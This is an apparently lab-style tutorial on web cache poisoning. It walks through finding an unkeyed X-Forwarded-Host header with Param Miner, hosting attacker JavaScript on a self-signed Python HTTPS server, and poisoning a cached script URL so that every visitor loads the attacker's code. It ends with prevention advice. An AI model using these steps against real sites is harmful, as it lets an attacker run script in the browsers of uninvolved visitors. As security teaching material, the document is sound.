Web Cache Poisoning via an Unkeyed Header

Web cache poisoning abuses headers that shape a response but aren't part of the cache key. This lesson walks through detecting a cached JS asset, finding the unkeyed header with Param Miner, and poisoning the cache to serve attacker-controlled JavaScript over HTTPS.
A web cache stores a response once and serves it to everyone who asks for the same resource. To decide what "the same resource" means, the cache builds a cache key — usually the method, host, and path. Anything in the request that is not part of that key is "unkeyed."
If an unkeyed input still changes the response, you have a problem: you can send one poisoned request, the cache stores the poisoned response, and it then hands that same response to every subsequent visitor.
This lesson exploits exactly that: an unkeyed header (X-Forwarded-Host) that controls the host used to build a script URL, letting us poison a cached JavaScript file and serve our own JS to real users.
The target
The page loads a script via a <script> tag, and the response for that JS file is cached. You can confirm it is served from cache by inspecting the response headers:
X-Cache-Status: HITA HIT means the response came from the cache rather than the origin. That is the precondition for poisoning — if it is cached, whatever we store there gets replayed.
Finding the unkeyed header
We need a request header that influences the response but is ignored by the cache key. Testing these by hand is slow; Param Miner automates it by brute-forcing thousands of header names and flagging the ones that change the response.
If it is not already installed in Burp, add it from the BApp store:
- Open
Extensionsand install Param Miner. - Right-click the request →
Extensions→Param Miner→Guess headers.
Param Miner tries thousands of headers automatically and reports which one alters the response. Here that header is:
X-Forwarded-HostThe application reflects X-Forwarded-Host into the host portion of the script URL, but the cache does not include it in the key — the classic unkeyed input.
Setting up the malicious host
When we inject our host into X-Forwarded-Host, the application will build the script URL pointing at us. For the poisoned page to actually fetch our payload, the file has to live at the exact same path the application expects.
Recreate the same directory structure as the application, with our own JavaScript inside it:
/js/sources/catalog-beacon.jsServe it over HTTPS
The target page is HTTPS, so the script must be fetched over HTTPS too — a plain http.server will be blocked as mixed content. Generate a self-signed certificate once:
openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes -subj "/CN=evil"Then run a Python HTTPS server — the equivalent of http.server wrapped in TLS:
python3 -c "
import http.server, ssl
server = http.server.HTTPServer(('0.0.0.0', 443), http.server.SimpleHTTPRequestHandler)
ctx = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
ctx.load_cert_chain('cert.pem', 'key.pem')
server.socket = ctx.wrap_socket(server.socket, server_side=True)
print('HTTPS server en 443')
server.serve_forever()
"
Poisoning the cache
Now send the request with the unkeyed header pointing at our server's IP:
X-Forwarded-Host: 172.17.0.1Resend until the response confirms the poison took hold — our host should now appear in the generated script URL in the response body. From that point, the cache stores the poisoned response and serves it to every visitor, who then fetch catalog-beacon.js from our HTTPS server and execute our JavaScript.
Prevention
The root cause is a mismatch between what shapes the response and what defines the cache key.
- Don't reflect headers like
X-Forwarded-Hostinto URLs or HTML unless strictly necessary — prefer a fixed, server-configured host. - If such a header genuinely must affect the response, add it to the cache key so each value is cached separately.
- Strip untrusted hop-by-hop and forwarding headers (
X-Forwarded-Host,X-Forwarded-For, etc.) at the edge before they reach the origin or the cache. - Avoid caching responses that vary based on request input the key doesn't cover.